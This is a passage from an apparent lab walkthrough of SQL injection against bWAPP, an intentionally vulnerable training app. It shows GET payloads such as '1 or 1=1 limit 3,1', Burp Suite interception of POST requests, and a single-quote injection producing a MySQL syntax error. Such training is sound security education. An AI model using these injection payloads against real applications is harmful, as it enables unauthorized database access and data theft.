
Title	Release	Character	Genre	IMDb
Man of Steel	2013	Clark Kent	action	Link

The query will retrieve data from the third row of the table. The first input to limit clause represents the row number to select (starting from zero). The second input represents the number of rows to fetch. In this query, limit (2,1) returns 1 row starting from 3rd row.

Step 21: Similarly other records from the table can be fetched.

Payload: 1 or 1=1 limit 3,1

Query: select * from movies where id = 1 or 1=1 limit 3,1




```
192.121.86.3/sqli_2.php?movie=1 or 1=1 limit 3,1&action=go
```

/ SQL Injection (GET/Select) /


Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
Terminator Salvation	2009	John Connor	sci-fi	Link


Step 22: Navigate to Search based on POST request. Click on "Choose your bug" dropdown, select "Search based on POST request" and click on "Hack" button.


Choose your bug:
--------------------- bWAPP v2.2 ----------------------
Hack
--------------------- bWAPP v2.2 ----------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
OS Command Injection
OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)
SQL Injection (GET/Select)
SQL Injection (POST/Search)
SQL Injection (POST/Select)
Welcome B

SQL Injection (POST/Search):




Step 23: Enter any string in input and click on "Search" button.




No movies were found!

The input will not appear in the GET parameter.


Step 24: Configuring Firefox to use Burp Proxy. Click on the Fox icon and select "Burp Suite".


Burp
FoxyProxy
Use Enabled Proxies By Patterns and Order
✔ Burp Suite (for all URLs)
Turn Off (Use Firefox Settings)
Options
What's My IP?
Log

Step 25: Starting Burp Suite. Navigate to Web Application Analysis menu and select burpsuite.




Step 26: On the bWAPP page, enter any value in the input field, click on "search" button and the request will be intercepted.



Request to http://192.121.86.3:80

```
POST /sqli_6.php HTTP/1.1
Host: 192.121.86.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.121.86.3/sqli_6.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Connection: close
Cookie: security_level=0; PHPSESSID=1hdln98env7voe0gaoc875h644
Upgrade-Insecure-Requests: 1

title=hello&action=search
```

Step 27: Changing the font size of burp suite. Navigate to Display tab under "User Option".



User Interface

These settings let you control the appearance of Burp's us

Font size: 17

Look and feel: Nimbus

Changes will take effect when Burp is restarted.

HTTP Message Display

These settings let you control how HTTP messages are dis

Font: Courier 14pt

☑ Highlight request parameters

☑ Highlight response syntax

Character Sets

These settings control how Burp handles different charact ... hat some glyphs are not use an extended or unusual character set, you should first

● Recognize automatically based on message headers

○ Use the platform default (US-ASCII)


Font: Courier — Size: 17

☑ Use font smoothing

Sample: Courier 17pt


Set the font size to 17 for User Interface and HTTP Message Display.

Step 28: Navigate to the Proxy tab and send the request to repeater.



```
POST /sqli_6.php HTTP/1.1
Host: 192.121.86.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.121.86.3/sqli_6.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Connection: close
Cookie: security_level=0; PHPSESSID=1hdln98env7v
Upgrade-Insecure-Requests: 1

title=hello&action=search
```

Step 29: Click on the Repeater tab.



```
POST /sqli_6.php HTTP/1.1
Host: 192.121.86.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.121.86.3/sqli_6.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Connection: close
Cookie: security_level=0; PHPSESSID=1hdln98env7voe0gaoc875h644
Upgrade-Insecure-Requests: 1

title=hello&action=search
```

The input is present in the "title" POST request.

Step 30: Identifying vulnerability.

Injecting Single Quote (') in the input field.


Payload: '

The payload will result in the following SQL Query:

Query: select * from movies where title like '%'%'


The above query has an unclosed single quote which results in an invalid query.

Request Tab:



```
POST /sqli_6.php HTTP/1.1
Host: 192.121.86.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.121.86.3/sqli_6.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Connection: close
Cookie: security_level=0; PHPSESSID=1hdln98env7voe0gaoc875h644
Upgrade-Insecure-Requests: 1

title='&action=search
```

Response Tab:



```
    <form action="/sqli_6.php" method="POST">

        <p>

        <label for="title">Search for a movie:</label>
        <input type="text" id="title" name="title" size="25">

        <button type="submit" name="action" value="search">Search</button>

        </p>

    </form>

    <table id="table_yellow">

        <tr height="30" bgcolor="#ffb717" align="center">

            <td width="200"><b>Title</b></td>
            <td width="80"><b>Release</b></td>
            <td width="140"><b>Character</b></td>
            <td width="80"><b>Genre</b></td>
            <td width="80"><b>IMDb</b></td>

        </tr>

        <tr height="50">

            <td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1
```

The injected payload results in SQL error.

